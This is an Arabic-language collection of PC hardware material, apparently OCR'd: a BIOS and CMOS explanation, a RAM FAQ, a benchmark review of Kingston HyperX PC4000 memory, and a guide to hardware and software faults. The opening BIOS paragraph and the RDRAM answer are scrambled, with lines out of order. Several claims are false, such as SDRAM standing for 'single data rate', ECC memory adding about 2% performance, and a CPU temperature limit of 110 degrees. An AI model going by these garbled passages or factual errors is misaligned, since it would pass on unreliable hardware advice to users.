وندوز وغيره. برامج التشغيل المستخدم على الحاسب مثل
البيوس الحديثة تعطيك القدرة على التحكم بكل إعدادات
سرعة المعالج والذاكرة و تواقيتهما وحتى الجهاز مثل
إلى المكونات. القدرة على التحكم بقدرة الكهرباء التي تصل
وهى ROM برنامج البيوس يتم تخزينه بشريحة تسمى
مسمى . Read Only Memory اختصار لجملة
الشريحة يدل على إنها من أنواع الذاكرة والتي تستطيع
منها فقط. هذا الكلام كان صحيحا فيما سبق حيث القراءة
من الضياع فانك لن انه للمحافظة على هذا البرنامج المهم
تستطيع أن تكتب أي شئ على البرنامج. الوضع تغير ألان
الحديثة. ألان باستخدام برامج متخصصة مع اللوحات
لحل مشاكل بإمكانك أن تعمل ترقية لبرنامج البيوس وذلك
البيوس مثل تعريف قطعة جديدة من العتاد أو في اللوحة الأم أو إضافة دعم لمعالج جديد. عند قيامك بعمل تعديلات على
وهى CMOS التاريخ والوقت، فان هذه الإعدادات يتم حفظها بشريحة تسمى إعدادات سرعة الناقل الأمامي وحتى تغيير
هذه الشريحة لا تستطيع تخزين .Complementary Metal Oxide Semiconductor العلمي رمز للمسمى
الشريحة بالكهرباء بصورة مستمرة. معلومات بدون طاقة كهربائية. لذا فهي مربوطة ببطارية صغيرة مهمتها تزويد هذه**

أكثر الأسئلة الشائعة عن الذاكرة و إجابتها RAM

أهم الأسئلة وأجابتها عن الذاكرة

- **ادي ذاكرة أكثر من ٥١٢ ولكن الويندوز يعطيني رسالة .. " out of memory " فما سبب هذا ؟**
- **ما هي الذاكرة RDRAM ؟**
- **هل DDR أسرع من الـ SDRAM ؟**
- **هل أتمكن من دمج ذاكرة من النوع parity مع ذاكرة من نوع non-parity ؟**
- **ما هو الفرق بين الذاكرة من نوع ECC والذاكرة من نوع non-parity ؟ وهل يوجد فرق في الأداء بينهم ؟ وأي النوعين مناسب لي ....**
- **هل من الممكن أن استخدم ذاكرة من النوع ECC مع لوحة أم لا تدعم هذه الخاصية ؟**
- **ما الفرق بين الذاكرة من النوع buffered والذاكرة من النوع registered ؟**

ادي ذاكرة أكثر من ٥١٢ ولكن الويندوز يعطيني رسالة .. " out of memory " فما سبب هذا ؟

سبب هذا هو انه لا يوجد في Windows 95, 98 Me حجم كاشات مناسب لضبط أداء الذاكرة .. عليك بالرجوع لموقع مايكروسوفت لمعرفة الحل
http://support.microsoft.com/support/kb/articles/Q253/9/12.asp

ما هي الذاكرة ?RD RAM

لا تختلف كثيرا عن الذاكرة نوع من الذاكرة بالسرعة العالية لنقل البيانات وبكفاءتها وهى RDRAM أو استقبالها ولكن الذي يختلف هي فلا يوجد اختلاف في طريقة إرسال البيانات SDRAM من النوع طريقة التعامل هذه الذاكرة مع باقي أجزاء النظام
PC1066 و PC800 رئيسيتين سرعتين وهذا النوع يتوافر في
حالة من هذه الحالات وكل قسم فيها يكون في Device ومن مميزاتها أن الشريحة تنقسم لعدة أقسام بالفعل في قراءة وكتابة بيانات وميزتها أما أن يكون مطفئة أو في حاله رقاد أو الاستعداد أو إنها تعمل ولكن يعاب على هذا النوع ارتفاع سعره Pins أيضا أن الشريحة تحتوى على عدد قليل من الـ الذاكرة فانه يجب أن تملئ جميع الشقوق بشرائح من الذاكرة أو ونتيجة لطبيعة عمل هذا النوع من I850E. و I850هذا في رقائق بشرائح مكملة للدورة

Sdram ddram

اسرع معالج انتجته شركه "AMD" هو اثالون و سرعته ١,٢ جيجاهيرزتر ، ويحقق هذا المعالج السرعه القصوى باستخدام الذاكره الجديده من نوع دي دي رام "DDRAM" ،

ويعتبر المعالج رخيص الثمن مقارنه بقدراته.
** كلمه جديده دخلت عالم الكمبيوتر وهي DDRAM ؟ مالفرق بينها وبين ال "SDRAM"
** الفرق بين ال "DDRAM" و "SDRAM" **
لن تحتاج لمعرفه الفرق الا المام باللغه الانجليزيه حيث ان الاس دس رام "SDRAM" هي اختصار ل.. (single data rate) اي بمعنى مبسط "خط بيانات واحد".
اما الدي دي رام "DDram" فهي اختصار ل.. (double data rate) اي بمعنى مبسط " خط البيانات المضاعف" ، اي ان الفرق واضح من الاسماء.
مثال: card a Geforce 2 MX video تملك خط بيانات واحد وهذا سبب بطئها مقارنه ب aGeForce 2 with DDR memory التي تملك خط بيانات مضاعف مثل Asus 7700.


الكثير منا يتسائل مالفرق بين ال SDRAM والDDRAM

من حيث الإسم الاس دي رام "SDRAM" هي اختصار ل (single data rate) ..اي بمعنى مبسط "خط بيانات واحد."
اما الدي دي رام "DDRAM" فهي اختصار ل (double data rate) ..اي بمعنى مبسط " خط البيانات المضاعف" ، اي ان الفرق واضح من الاسماء.

اما من الشكل



فهذه صورة ل DDRAM ويوضح السهم مكان الشق



اما هذه الصورة تبين ال SDRAM ويوضح السهم مكان الشق

هل DDR أسرع من الـ SDRAM ؟

ان سرعة نقل البيانات DDR أسرع من الـ SDRAM ، فأسرع ذاكرة SDRAM معدومة هي 133 بينما أسرع ذاكرة DDR مدعومة هي 200 علما بأن ترميز ذاكرة DDR بالنسبة للسرعة يختلف عن SDRAMففي DDR يرمز لذاكرة 133 على أنها 266 وذاكرة 166 على أنها 333 وذاكرة 200 على أنها 400 وذلك لأن ذاكرة DDR تنقل ضعف كمية البيانات التي تنقلها ذاكرة .SDRAM

هل أتمكن من دمج ذاكرة من النوع non-parity مع ذاكرة من نوعparity

لا تتمكن من فعل هذا وهذا بسبب أن الذاكرة من نوع parity بها نوع رقاقة خاص بها وظيفتها التأكد من صحة البيانات وهل الذاكرة تقرأ وتسجل البيانات بصورة صحيحة أم لا

ما هو الفرق بين الذاكرة من نوع ECC والذاكرة من نوع non-parity ؟ وهل يوجد فرق في الأداء بينهم ؟ وأي النوعين مناسب لي ....

أولا إذا كان لديك ذاكرة ولا تعلم من أي النوعين هي فعليك بمعرفة عدد الرقاقة السوداء الموجودة على الذاكرة ، إذا كان عددهم يقبل القسمة على ٣ أو ٥ فنوع الذاكرة هو ECC

إذا كنت مقبل على شراء جهاز جديد ولا تعلم أي النوعين مناسب لك فعليك بمعرفة طبيعة استخدام الجهاز ، إذا كان سيستخدم كخادم server فعليك هنا باختيار النوع ECC
أما إذا كان سيستخدم للاستخدام المنزلي أو في مكتب فتعتبر الذاكرة من نوع Non-parity هي المناسبة

أما بالنسبة للأداء فيجب أولا أن نعرف معنى الذاكرة من النوع ECC والفرق بينها وبين الذاكرة من النوع Non-parity

إن ECC هي اختصار لكلمة " Error Correcting Code "وهذا يعنى في حالة وجود أخطاء في البيانات يتم تصحيح هذه البيانات دون أن يشعر المستخدم بذلك ولهذا فاستخدام هذا النوع من الذاكرة يزيد من أداء الجهاز نحو ٢ % من ناحية صحة البيانات وكفاءتها
أما الذاكرة من النوع Non-parity فلا توجد بها خاصية تصحيح البيانات ولهذا ستلاحظ أنها أسرع من النوع ECC

هل من الممكن أن استخدم ذاكرة من النوع ECC مع لوحة أم لا تدعم هذه الخاصية ؟

إن هذا يعتمد على طبيعة برنامج الـ Bios الخاص باللوحة الأم فيوجد أنواع منه تقبل هذا ولكن يتعامل معه على انه Non -ECC وأنواع أخرى لا تقبل هذا.


ما الفرق بين الذاكرة من النوع buffered والذاكرة من النوع registered ؟

بأختصار ان الذاكرة من النوع buffered تقوم بحجز مساحة مؤقتة " Buffer " في حالة التحميل الزائد للذاكرة

اما الذاكرة من النوع registered فهى تقوم بتأخير البيانات ليتم ارسالها فى دورة واحدة بدلا من ارسال كلا على حده
وهذين النوعين من الذاكرة يستخدموا لأجهزة الخادمات. Server

اختبار لذواكر HyperX من انتاجKingston





اختبار لذواكر HyperX من Kingston

شركة Kingston العريقة في مجال تصنيع الذواكر والمشهورة بذواكرها ValueRam الموجهة للمستخدمين العاديين أرادت أن تقتحم على OCz ، Corsair وغيرهم من منتجي شرائح الذاكرة المتقدمة الأداء سوقهم بانتاجها لذواكر HyperX Kingston. هذه الذواكر حتى الآن لم تلق رواجا كبيرا لأسباب عديدة وعلى رأسها ربط المستخدمين اسم شركة Kingston مع الذواكر ذات الاداء المتوسط، ولكننا سنحاول في هذا المقال التعريف بها واختبارها لتبديد ما يحيط بهذا المنتج الجديد من غموض.

قامت Kingston مشكورة بارسال طقم من آخر منتجاتها وهو KHX4000K2/512 وهو عبارة عن شريحتي ذاكرة بسعة ٢٥٦ لكل منهما مصممتان خصيصا للعمل في نظام الذاكرة الثنائي القناة (Dual DDR) بسرعة تصل إلى ٥٠٠MHz والمسماة PC4000 . الجدول التالي المستوحى من موقع Kingston يوضح مقارنات بين سرعات الذاكرة المختلفة وتسمياتها.

الذواكر الجديدة كما ذكرت تعمل بسرعة ٥٠٠MHz وبتواقيت ٣-٤-٤-٨-١ وهى تواقيت متحفظة جدا لذاكرة موجهة للمستخدمين المحترفين. ولكن لكونها أول ذاكرة بسرعة فعلية تصل إلى ٥٠٠ ميجاهيرتز يجعلها جذابة للاختبار.

الذاكرات تأتي مع مشتت حراري أزرق اللون كما هو واضح في الصورة مصنوع من الألومونيوم. حتى الآن الكثير من الجدل قائم حول ان كانت هذه المشتتات تنفع أم لا ولكن بغض النظر عن ذلك، أعتبر هذه نقطة ايجابية لصالح شرائح الذاكرة هذه.

الاختبارات:

كالعادة هناك عدة أمور مهمة عند اختبار أي قطعة ذاكرة أهمها الأداء، التوافقية، وقابلية رفع التردد. حيث أن هذه الشرائح مصممة للعمل في بيئة ثنائية القناة (Dual DDR) فمن المهم جدا اختبار مدى توافقيتها في هذا المجال مع عدة لوحات. من المهم أيضا اختبار أدائها من ناحية مفردة للتأكد من امكانية تشغيلها بشكل جيد دون تفعيل الخاصية الأخيرة. من ناحية رفع التردد، سيكون من الصعب الحقيقة اختبار قوة الذاكر ة الحقيقية لعدم توفر معالجات تقبل رفع التردد بشكل كبير. ولكنني سأحاول تغطية عدة معالجات مع ذكر أقصر تردد أمكن الوصول إليه مع شرائح أخرى للمقارنة.

نظام الاختبار الأساسي:

FSB CPU: P4 2.4C 800MHz

Neo2-FIS2R Motherboard: MSI 865PE

Memory:

KHX4000K2 512MB (Kingston) Kingston

Technology PC3500 Dual Channel Revision2 (Ocz) OCz

PC2100 2x256MB CL2.5 7ns chips (Infineon) Infineon

x256MB (Micron)٢ Micron Technology PC2100

Radeon 9700pro 128MB Video Card: ATI AIW

Baracuda 8MB buffer in stripping Raid HD: 2xSATA Segate configuration


Audigy2 Sound Card: SoundBlaster

الاختبارات:

١) الأداء:


اختبارات الأداء ستكون عن طريق اختبار الأداء في برنامج PC Mark ٢٠٠٢ و برنامج Sandra 2003 Memory Test . المعلومات سيتم جدولتها واستخلاصها على صورة رسمات بيانية لتسهيل عملية المقارنة.

قمت بعمل سلسلة كاملة من اختبارات ساندرا ولكن حيث أن معظم الاختبارات لم تتأثر بأداء الذاكرة فسيتم استبعادها واستبقاء اختبار Memory Bandwidth Benchmark . للقيام بالاختبارات، قمت باختبار كل ذاكرة خمسة مرات متتالية ومن ثم قم بأخذ معدل النتائج. الحقيقة استغربت لقرب النتائج من بعضها بشكل كبير حيث أننا نسمع كثيرا أن مثل هذه الاختبارات تختلف من مرة لأخرى.



كما نرى، أداء الذاكرة بشكل عام لا يزيد كثيرا عن الذاكرة الأبطأ منها من OCz . السبب بشكل أساسي يعود إلى أن المعالج يعمل بسرعة ناقل أمامي

محدودة ب ٤٠٠ مما يؤدي إلى عدم استعمال السعة الكبيرة للذاكرة الأسرع. على الرغم من أنه فارق بسيط، إلا أنه لا بأس به حيث أن أي زيادة في الأداء مقبولة.



في اختبارات PC Mark ٢٠٠٢ نجد أن شرائح Kingston تتراجع قليلا عن مواجهتها لشرائح OCz . الفارق بسيط جدا وقد يكون راجعا إلى عملية أخذ المعدل التي اتبعت عند حساب النقاط. ولكن كما ذكرت سابقا الفروقات في النتائج كانت ضئيلة جدا إن لم تكن النتائج متطابقة بين الاختبارات المتعددة لكل شريحة. ولذلك قد نستبعد كون عملية تعدد الاختبارات سببا لهذا. السبب الأقرب للصحة يكمن في أن برنامج PC Mark 2002 لا يحكم على الذاكرة من خلال السرعة فقط وانما من خلال عمليات القراءة، الكتابة، والتعديل مما يجعله يماثل استخدام الكمبيوتر بشكل متواصل بطريقة أفضل.

٢) التوافقية:

لاختبار التوافقية قمت باختبار الذاكرة على عدة لوحات بعضها يدعم نظاما ثنائي القناة. أثبتت الذواكر، على الرغم من أن سرعتها حتى الآن غير مدعومة من أي لوحة بشكل رسمي. في بعض الأحيان عملت الذاكرة بسرعتها المعتمدة(MHz٥٠٠) ولكن في اللوحات التي لا تدعم هذه السرعات عملت عند أعلى سرعة تدعمها اللوحة.

جربت الذاكرة على اللوحات التالية:

GA-SINXP Gigabyte

Neo2-FIS2R MSI 865PE


Channel) Abit BD7 II (Single

Single Channel)) Gigabyte GA-8IEXP

Channel) ECS K7VMM2 (Single

٣) رفع التردد:

كمثلها من الذواكر التى تعمل على سرعات غير رسمية، لم تستطع الذاكرة الوصول إلى أية سرعة أعلى من المصرح بها. الذاكرة وصلت إلى سرعة PC4000 النظرية ولكنها لم تستطع تجاوزها بأكثر من بضعة ميغاهرتز.



المستخدمين المحترفين في هذه الحالة يقومون برفع الفولتية المزودة للذاكرة لتمكينها من العمل على سرعات أعلى من المصرح بها. عندما قمت بذلك، بدأت الذاكرة تنهار بشكل غير متوقع. لم أنجح بالدخول إلى نظام التشغيل عند تردد ٥٠٤ ميغاهرتز إلا مرة واحدة لم تتكرر على الرغم من رفعي للفولت

إلى درجات عالية (من ٢,٥ إلى ٣,١) وهي فولتيات خطرة في الحقيقة ولكن من دون فائدة. حاولت تغيير توافيت الذاكرة لعلي أفلح في ضبط أعصابها، إلا أن الذاكرة فشلت في الإقلاع عند أية توافيت غير رسمية (سواء أعلى أو أقل!!!). محاولة أخيرة كانت عن طريق إلغاء النظام ثنائي القناة ولكن دون فائدة على الإطلاق.

لسبب أو لآخر الذاكرة تعمل بشكل ممتاز عند سرعات ٤٠٠ و ٥٠٠ ولكنها غير مستقرة كلما ابتعدنا عن هاذين الحدين. السبب قد يكون المشكلة التي ذكرتها سابقا في إعدادات التواقيت.

لتجربة أقصى ما تستطيع الذاكرة انتاجه قمت برفع تردد الناقل الأمامي إلى ٢٤٠ (من ٢٠٠) ميغاهرتز لتعطي سرعة ٥٠٠ ميجاهيرتز بينما ضبطها لذواكر Kingstonوقمت بضبط القواسم لذاكرة OCz لاعطاء تردد ٤٠٠ ميجاهيرتز. الحقيقة لم يتحمل معالجي هذا الضغط ولذلك لم يكن ثابتا بشكل تام (لم بشكل كامل) ولكن بغض النظر عن هذا، قمت بعد ذلك بعمل D Mark 2003أستطع تشغيل اختبار ٣ اختبار للذاكرة من برنامج ساندرا عند هذا التردد وحصلت على النتائج التالية:

الحقيقة النتائج رائعة وتظهر أن قوة الرام الحقيقة تظهر عندما تتوافق سرعة الناقل الأمامي مع سرعة الذاكرة المستخدمة. نلاحظ أيضا أن الزيادة في الأداء بين الذاكرتين ليس كبيرا على الرغم من أن الفرق في السرعة يصل إلى ١٠٠ ميجاهيرتز تقريبا. ولذلك نرى أنه من المهم أن ندرس الموضوع بتعمق أكبر في حالة رغبتنا في معرفة المزيد عن المعادلة بين أداء الذاكرة وسرعة المعالج.

المنتج: KHX4000K2/512 HyperX High Performance Memory

الشركة المصنعة: Kingston : http://www.kingston.com/

المحاسن: الذاكرة تقدم أداءا أفضل من الشرائح الأخرى في أغلب الاختبارات. تأتي الذاكرة مع مشتت حراري مصنوع من الألمنيوم بلون أزرق جذاب. الأولى من نوعها في الأسواق. الشركات الأخرى بدأت تلحق بهذه السرعة مؤخرا. تصل إلى السرعة المحددة بشكل كامل.

المساوئ: الشرائح ليست مصممة لرفع ترددها أعلى من التردد المسموح. لا تتقبل الشرائح أي رفع للفولتية حيث أن هذا يسبب تقلبات وعدم ثبات ملحوظين. أداء مشابه لذواكر من الفئات أقل.

التقييم: هذه الشرائح بشكل عام ممتازة وتقدم أداءا تنافسيا. أنصح بها لمن يودون ضمان ألا تكون الذاكرة عائقا لهم عند رفع التردد. يمكنها العمل فعليا عند السرعة المحدد بالتواقيت المطلوبة ولكنها تتطلب مراعاة خاصة في التواقيت والترددات المستخدمة أمريكيا يعتبر صفقا جيدة مقارنة بالشرائح الأخرى المشابهة من الشركات الأخرى.

- ما هى الذاكرة " RAM"
- ما هي الفوائد من تحديث الذاكرة ؟
- ما هو الوقت المناسب لتحديث الذاكرة ؟
- هل إضافة المزيد من الذاكرة بأحجام مختلفة و بسرعة مختلفة يؤثر على سرعة الجهاز بالسلب ؟
- هل شراء قرص صلب ذات سعة كبيرة يسرع من اداء الجهاز ؟
- هل تحديث الذاكرة يؤثر على سرعة المعالج ؟

ما هى الذاكرة " RAM" و ما هى وظيفتها الأساسية ؟

ان الذاكرة والتى تعنى RAM اختصار لـ Random Access Memory والتي تعنى باللغة العربية ذاكرة الوصول العشوائي وتتمثل وظيفتها الأساسية انها وسيلة حفظ مؤقتة للملفات والبرامج التي يتم استخدامها أثناء تشغيل الكومبيوتر وبمجرد غلق الجهاز يتم تلقائيا مسح جميع البيانات المخزنة على الذاكرة "RAM" ..

ما هي الفوائد من ترقية الذاكرة ؟

ترقية الذاكرة يعتبر اسهل وارخص طريقة لترقية النظام ككل ، إن ترقية الذاكرة مناسب للأشخاص الذين يتعاملون مع الملفات الضخمة ، ومع الذين يقومون بتشغيل عدة برامج في نفس الوقت ، ومع الذين يتعاملون مع البرامج والألعاب ٣ , Dوأخيرا مع الذين يتعاملون مع برامج الفيديو.

ما هو الوقت المناسب لترقية الذاكرة ؟

- إذا كنت تلاحظ بطئ مؤشر الفأرة "الحركة الخاصة بالمؤشر تقطع ".
- إذا لاحظت بطئا في الجهاز بشكل عام.
- إذا أخبرك برنامج ما بأن كمية الذاكرة غير كافية.
- إذا أحسست أن القرص الصلب مع بعض البرامج يصدر صوتا عاليا للدلالة على نشاطه وسبب هذا لأن في حالة امتلاء الذاكرة فان النظام يقوم بنقل البيانات إلي القرص الصلب بدلا من الذاكرة " Swapping"
  ومادام القرص الصلب سرعته أقل بكثير جدا من الذاكرة إذاً ستكون النتيجة هي بطئ النظام يكفى أن تعرف إن الذاكرة أسرع من القرص الصلب بحوالي ١٠٠ مرة.

هل إضافة المزيد من الذاكرة بأحجام مختلفة و بسرعة مختلفة يؤثر على سرعة الجهاز بالساب ؟

سيكون المجموع العام لذاكرة الحاسب الآلي هو مجموع هذه الذواكر ، وستكون سرعة الذاكرة ككل هي سرعة أقل هذه الذواكر ، فلو كنت تستخدم ذاكرة PC2700 بسعة ٢٥٦ ميجابايت مع ذاكرة PC2100 بسعة 128 ميجابايت ، فسيكون الحجم الإجمالي للذاكرة ٣٨٤ ميجابايت وبأداء الذاكرة الأدنى سرعة وهي.PC2100

هل شراء قرص صلب ذي سعة كبيرة يسرع من أداء الجهاز ؟

أولا إن الفرق بين القرص الصلب " Hard Disk " والذاكرة هو أن القرص الصلب يعتبر مخزن دائم للبيانات والملفات التي تحتفظ بها وتظل موجودة حتى لو أغلقت الجهاز ، أما الذاكرة فيخزن بها فقط البرامج والتطبيقات المشغلة فعلا وبمجرد إطفاء الجهاز تمسح جميع هذه البيانات ، ولهذا فان زيادة سعة القرص الصلب لا يؤثر على سرعة الجهاز ولكن يمكنك فقط من تخزين المزيد من الملفات والبيانات . وبشكل عام فإن النظام يستخدم ما يسمى بالذاكرة الظاهرية على القرص الصلب ، حيث يخصص جزئا من القرص الصلب يخزن عليه أهم الملفات التي يتكرر استخدامها كثيرا ، وكلما كان القرص الصلب أسرع كلما أدى هذا إلى زيادة طفيفة جدا في أداء النظام ، ولكن الزيادة في حجم الذاكرة الرئيسية هو الأولى.

هل الذاكرة تؤثر على سرعة المعالج ؟

بصفة عامة إن زيادة الذاكرة لا يؤثر على سرعة المعالج ، فالذاكرة والمعالج يعتبرا وحدتان يكملان بعضهما البعض ، ولكنها تساهم في زيادة أداء النظام ككل.

الأعطال المادية والبرمجية

لونظرنا بشكل عام الى مشاكل الحاسب الالي فنجد انها تنقسم االىقسمين :

القسم الاول/اعطال ماديه : وتنشا بخلل في الدارات الالكترونيه مثل بطاقة الشاشه ممايؤدي الي عدم ظهور اشارات مرئيه او ظهور ا لوان بشكل غير مريح

وقد يلحق الخطا الى الاجزاء المتحركه مثل توقف سواقات الاقراص عن العمل

القسم الثاني / اعطال برمجيه : وتنشا عن توقف البرامج عن العمل او تعرضها لعملية ازاله اوتلف او فقدان ملفات اسايه او تعارض ونحو ذلك
= = = = = = = = = = = = = = = = = =

اولا : الاعطال الماديه :

تنقسم الصيانه الماديه الى قسمين رئيسين من شانهمها تحديد العطب:

الصيانه الوقائيه- - - - - - ويقصد بها كل مايمكن ان يبعد حدوث عطل في الجهاز مثل:

الحمايه الكهربائيه ،الحراره المفرطه، الغبار، التمغنط،التشرد الكهربائي وغيرها
وسوف نفصل فيها بالتفصيل و نتعرف عليهما من قرب لنجد ان:

الحمايه الكهربائيه:وتتبين الى انخفاض الجهد او ارتفاعه
فارتفاع الجهد ينتج عن زيادة معدل الجهد النظامي ٢٢٠ فولت ولمدة تزيد عن ٢،٥ وهذا الارتفاع يسبب طاقه هائله لاتتحملها القطع والشرائح مما يؤدي الى تلفها كمثال بسيط تغير خط الكهرباء من ١٢٠ الى ٢٢٠ فيؤدي الى احتراق الفيوز وقد يؤدي ايظا الى تاف البور سبلاي بشكل نهائي
= = = = = = = = = = = = = = = = = =

انخفاض الجهد وينتج بسب كثرة الاجهزه المستخدمه مع نفس الخط كمثل المكيفات واجهزة التبريد وظعف شبكة التوزيع واستهلاكها ويؤدي ذلك الى زيادة التيار الكهربائي المستخدم مما يؤدي الى ارتفاع درجة الحراره في القواطع الكهربائيه والتوصيلات ووحدة تغذية الطاقه والرقائق مما يسبب اضرار جسيمه للجهاز وباقي القطع
ولتفادي ذلك ينصح باستخدام جهاز يسمى بمنظم الطاقه حتى لاتحدث هذه المشكله
= = = = = = = = = = = = = = = = = =
اللحراه المفرطه : من احدى اهم مايتعرض الجهاز وبالذات المعالج الى مشاكل وعطب نتيجة الحراره الهائله فهي تسبب تآكل في التوصيلات الدقيقه الدخليه(يعني نحتاج الى زيت سوبر شل) وكحد اقصى احرص ان لاتتعدى درجة حرارة معالجك الى اكثر من ١١٠ درجه كحد اقصى

ولوضح حل مناسب لذلك اليك طريقتين:

استخدام مروحه ذات كفأة عاليه للتبريد
الطريقه الثانيه : وهي ان تجعل درجة حرارة الجو المحيط بجهازك اقل كمثل المكيفات وبالفعل ستجد ان هناك انخفاض مقرون بداخل الاجزاء الداخليه
وهناك ايظا طريقه لااستغني عنها انا شخصياً وهي فك الغطاء عن الجهاز لتجعله اكثر تقبلا وانتشار للحراره حتى يتأقلم مع الجو المحيط

= = = = = = = = = = = = = = = =

التمغنط :وينتج التمغنط من مصادر كهرومغناطيسيه مثل جهاز الهاتف والجرس وسماعت النظام الصوتي
ويظهر التمغنط واضحاً في شاشة الجهاز فمثلا عند استقبالك مكالمه للجوال تلاحظ تموج في الشاشه وصوت منخفض وتغير بالالوان
فالسبب الرئيسي بذلك هو التمغنط بشكل اساسي
ولحل هذه المشكله وتفاديها يجب استخدام اجهزه لالاتقترن باستخدامات كهرومغناطيسيه كمثل ابعاد سمعات الوسائط و غيرها عن الجهاز

= = = = = = = = = = = = = = = =

الغبار /
وتعتبر وسيلة تدمير خطيره فمن المعروف ان تراكم ذرات الغبار على الرقائق والقطع يؤدي الى تقليل قدرة الحاسب على تبديل الحراره

ولذلك يجب اتباع مايلي:
تغطية لوحة المفاتيح بغطاء بلاستيكي محكم
وضع الغطاء الواقي على الجهاز بعد الانتهاء من العمل
تنظيف اللوحه الاساسيه وبطاقات المؤامه من الغبار بشكل دوري
الامتناع عن التدخين بالقرب من الجهاز وذلك لان الرماد الناتج يؤثر على القرص الصلب
وللمعلوميه:::::::: ان نصف الطاقه المغذيه للرقائق تضيع كحراره وهذه الحراره تسبب تدمير لتلك الرقائق ولذلك يجب ان تكون سرعة التبديد في الجهاز مساويه لسرعة انتاجه لها ولتفادي ذلك يجب وضع الحاسوب في جو درجة حرارته مناسبه.

القسم الثاني : الاعطال البرمجيه :
لاشك ان من مضمون التطور الهائل في مجال الاليكترونيات توصل الى انتاج بطاقات الكترونيه ذات مواصفات عاليه ، تمتاز بالاداء العالي وزمن التشغيل الطويل لذلك نجد ات معظم اعطال الحاسب وفشلها في العمل ينجم عن خلل في البرمجيات لذا سنستعرض مايمكن تسميته بصيانة البرمجيات وتشمل على:
1- المحافظه على البرمجيات بحالتها الاصليه دون تعرض للفيروسات
2- تحميلها بشكل سليم الى القرص ال صلب
3- اعادة تحميلها عند تعرضها لخلل ما ،او محومعتمداودون قصد

ولعل مهمة المحافظه على البرمجيات بحالتها الاصليه وعدم تعريضها للفيروسات تقع على عاتق مستخدم الجهاز وهذا امر بغاية الاهميه لان الفيروس له انواع متعدده وبعضها يفتك بالبيانات ويؤدي الى تلفها

اما عملية تحميل البرامج سواء للمرة الاولى لاو اعادة تحميلها نتيجة لتعرضها لخلل او محو او تلف في احد الملفات الاساسيه فيمكن تعهدها الة صاحب الجهاز

فالتركيب السليم للبرامج خطوة اولى لتجنب الاعطال فمثلا لو تم توقف الجهاز فجاه وانت تعمل على تنصيب برامج فهذها يؤدي الى عدم اكتمالها
= = = = = = = = = = = = = = = =
واما نقص الملفات فغالبا مايكون له حالتين:
نقص قبل تنزيل البرامج فهذا يعود الى المرجع فمثلا لوقمت بتحميل برامج وفجاه تجد ان هناك رسائل خطا فهذا يعود الى الموقع الذي قمت بالتحميل منه ودائما مايتسال البعض هنا في قسم حلول المشاكل عن هذه المشاكل بصوره كبيره

فالحل هو : ان يتم تحميل البرنامج من موقع اخر للتاكيد او من مصدر اخر ولتجربة هل المشكله ناتجه من الموقع ام من البرنامج نفسه او من الجهاز فلكل له حالات

الحاله الثانيه هو تلف الملفات فيما بعد التحميل كمثل الحذف وما الى ذلك
ولتجنب ذلك حاول الى يكون هناك تعبث في الملفات الاصليه للبرامج او عدم المساس بها او غيرها وقد تقبل بعض البرامج انزال ملفات بدل المفقوده والبعض لايقبل بل يجب عليك ان تقوم باعادة تحميل البرنامج مرة اخرى

= = = = = = = = = = = = = = = =
امر اخر في مشاكل البرامج وهو عدم التوافقيه في نسخة النظام لاساس البرنامج فقد يكون هنالك ملفات في النظام احدث مما يعتمد عليه البرنامج

= الحذف بشكل خاطي للبرنامج وهذا يسبب رسائل خطا مزعجه قد تتطلب الحذف بصوره صحيحه

وللطريقة الاسلم لذلك
فمن قائمة ابدا=== لوحة التحكم== ثم اضافة او ازالة البرامج واختر البرنامج المطلوب حذفه وهكذا يتم حذفه بصوره نهائيه بشكل صحيح

او هناك البرنامج المرفق به الخاص بالحذف فهو ايظا يؤدي نفس الغرض وياتي ببهذه التسميه Uninstall

= = = = = = = = = = = = = = = =

= = ايظا هناك امر يحل غالبا وهو الاخطاء البرمجيه في نفس البرنامج وهذا يعود الى المبرمج بنفسه ومدى منطقية برنامجه واستراتيجيته في البرنامج فقد لايكون ملما بماسيحدث ببرنامجه من

ناحية التوسع والمقدره على المفاعله فيما بينه وبين المستخدم وقد يسبب فشل برنامجه في نظر المستخدم

قد يتسال البعض عن مدى عمل بعض البرامج التي يقوم بعض الاشخاص بتصميمها؟

انا بنفسي قد عانينت من هذا الامر شخصيا فاقوم بتصميم برنامج بلغة الفيجوال بيسك وقد قمت بنشرها هنا بالمنتدى ولاحظت البعض يفاجاني بان البرنامج لايعمل
وقد وقعت في احراج كبير بالرغم من القليل قد عمل البرنامج لديهم فما السبب؟

هناك ملفات خاصه بالفيجوال بيسك فمن الضروري تحميلها حتى يتم تشغيل اي برنامج يعتمد على هذه الملفات فغالبا ماياتي البرنامج صغيرا وله تعدد في الاستخدام بصيغة exe كنسخة تشغيل سريعه اكثر من ان يقوم الشخص بعمل برنامج تنصيب يشتمل ملفات الفيجوال الاساسيه وهذا يجعل البرنامج اكبر في الحجم.

اسباب بطئ الكمبيوتر

